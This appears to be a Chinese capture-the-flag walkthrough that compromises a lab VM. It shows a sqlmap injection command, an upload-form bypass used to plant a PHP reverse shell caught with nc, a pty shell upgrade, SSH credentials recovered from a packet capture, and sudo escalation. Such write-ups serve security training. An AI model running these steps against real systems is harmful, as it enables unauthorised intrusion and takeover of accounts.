信息收集
靶机发现

端口扫描

页面访问,并查看源码

访问 /nt4stopc/,下面有一些问题,提示必须收集答案


一些判断题,对与错对应1与0,最后结果为0110111001,拼接访问

点击图中位置,发现存在参数,php语言,尝试注入

是存在注入的,使用 sqlmap 跑一下
python3 sqlmap.py -u "http://192.168.93.162/nt4stopc/0110111001/summertimesummertime/go.php?id=1" --batch --dbs


gereksiz 下得到一串值:
hihijrijrijr-balrgralrijr-htjrzhujrz-bfnf folder upload.php
解码后得到:
uvuvwevwevwe-onyetenyevwe-ugwemuhwem-osas
可能是路径,拼接访问
http://192.168.93.162/nt4stopc/0110111001/summertimesummertime/uvuvwevwevwe-onyetenyevwe-ugwemuhwem-osas/
再拼接 upload.php

文件上传,以md5提交,但是没有提交按钮,自己在前端给加一个
<input type="submit">

获取shell
kali 生成反弹 shell
locate php-reverse-shell.php

cp /usr/share/webshells/php/php-reverse-shell.php .

vim php-reverse-shell.php
上传该文件后,返回了文件路径,文件名为md5加密后的

nc监听,访问文件,成功反弹shell

提权
python3 -c 'import pty;pty.spawn("/bin/bash")'
在 /var/www/html 下发现 important.pcapng,查看文件,发现内容

url解码,得到以下数据
email=mkelepce&message=Hello there, The password for the SSH account you want is: mkelepce:mklpc-osas112. If you encounter a problem, just mail it.  Good work

账号密码:
mkelepce:mklpc-osas112.
ssh连接,连接成功

查看权限


sudo su 提权成功